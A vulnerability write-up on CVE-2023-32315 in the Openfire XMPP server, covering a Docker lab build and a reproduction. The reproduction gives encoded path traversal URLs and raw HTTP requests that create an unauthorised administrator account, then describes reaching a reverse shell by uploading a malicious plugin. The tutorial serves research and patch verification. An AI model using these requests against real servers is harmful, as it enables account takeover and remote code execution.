CVE-2023-32315: Path Traversal → RCE in Openfire XMPP Server
Affected versions: Openfire ≤ 4.7.4, 4.6.7 · Status: Patched in 4.7.5 / 4.6.8
Intro
- CVE: CVE-2023-32315
- Description: Openfire is an XMPP server and a web-based application.
- Vendor: Openfire
- Product Version: 4.7.5 and 4.6.8

Openfire is a messaging and groupchat server for the Extensible Messaging and Presence Protocol (XMPP). It is written in Java and licensed under the Apache License. Openfire was found to be vulnerable to a path traversal attack via the setup environment. This vulnerability allowed unauthenticated access to application files.
Building The Testing Lab
I’m using Ubuntu 20.04.
Install Docker:
sudo apt install docker docker-compose
Clone the docker container:
git clone https://github.com/luzifer-docker/openfire
You need to edit the file by adding -remotedebug to allow the app to open with remote debugging mode option and change the openfire file to openfire.sh:
#!/usr/local/bin/dumb-init /bin/bash
set -euo pipefail

# init configuration
[ -e "/data/security/keystore" ] || {
    mkdir -p /data/security
    mv /opt/openfire/resources/security/keystore /data/security/keystore
}
[ -d "/data/embedded-db" ] || { mkdir -p /data/embedded-db; }
[ -d "/data/conf" ] || { mv /opt/openfire/conf /data/conf; }

ln -sfn /data/security/keystore /opt/openfire/resources/security/keystore
ln -sfn /data/embedded-db /opt/openfire/embedded-db
rm -rf /opt/openfire/conf && ln -sfn /data/conf /opt/openfire/conf

# start openfire
/opt/openfire/bin/openfire start

# let openfire start
echo "Waiting for Openfire to start..."
count=0
while [ ! -e /opt/openfire/logs/stdoutt.log ]; do
    if [ $count -eq 60 ]; then
        echo "Error starting Openfire. Exiting"
        exit 1
    fi
    count=$((count + 1))
    sleep 1
done

# tail the log
tail -F /opt/openfire/logs/*.log
You need to add to the Dockerfile the file /opt/openfire/bin/openfire.sh to give permission to let the docker start with it:
FROM alpine:3.14
LABEL maintainer="Knut Ahlers <knut@ahlers.me>"

ENV OPENFIRE_VERSION=4_7_4

RUN set -ex \
    && apk --no-cache add \
        bash \
        ca-certificates \
        curl \
        openjdk11 \
    && mkdir -p /opt \
    && curl -sSfL "https://www.igniterealtime.org/downloadServlet?filename=openfire/openfire_${OPENFIRE_VERSION}.tar.gz" | \
        tar -xz -C /opt \
    && curl -sSfLo /usr/local/bin/dumb-init https://github.com/Yelp/dumb-init/releases/download/v1.2.1/dumb-init_1.2.1_amd64 \
    && chmod +x /usr/local/bin/dumb-init \
    && chmod +x /opt/openfire/bin/openfire.sh

EXPOSE 9090 9091 5222 5223 5269 5005
VOLUME ["/data"]

# Specify the entrypoint to start the application in debugging mode
CMD ["/usr/local/bin/dumb-init", "/opt/openfire/bin/openfire.sh", "-remotedebug"]
Build the docker container:
sudo docker build -t luzifer/openfire .
Run it with the exposed ports:
sudo docker run -p 9090:9090 -p 9091:9091 -p 5222:5222 -p 5223:5223 -p 5269:5269 -p 5005:5005 \
    --privileged --rm -ti -v /data/openfire:/data luzifer/openfire
Now open your browser and go to localhost on port 9090 to start the installation process.
Set Up the Openfire






Go through the setup wizard: Language Selection → Server Settings → Database Settings → Profile Settings → Administrator Account. Now the setup is Complete and ready to start the analysis.
Reproduce The Vulnerability

Go to:
http://localhost:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp
Obtain the cookie and CSRF token header using Burpsuite by visiting plugin-admin.jsp using the path traversal attack payload:
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/plugin-admin.jsp HTTP/1.1
Host: 192.168.225.169:9090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1


Add a new user to the Openfire console with Administrator’s permission using user-create.jsp with the cookie and CSRF header obtained above:
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf=nZpKRNyUT6L78b6&username=test&email=admin@admin.com&password=admin&passwordConfirm=admin&isadmin=on&create=Create+User HTTP/1.1
Host: 192.168.225.169:9090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 0

cookie: JSESSIONID=node0um3l7599hhie11j3qpng1cdk420.node0; csrf=nZpKRNyUT6L78b6
Upgrade-Insecure-Requests: 1

The user is added with Administrator permission.


After getting authenticated, you can get a reverse shell (RCE) by uploading a vulnerable plugin like openfire-management-tool. Go to plugins and choose the plugin and then upload it.
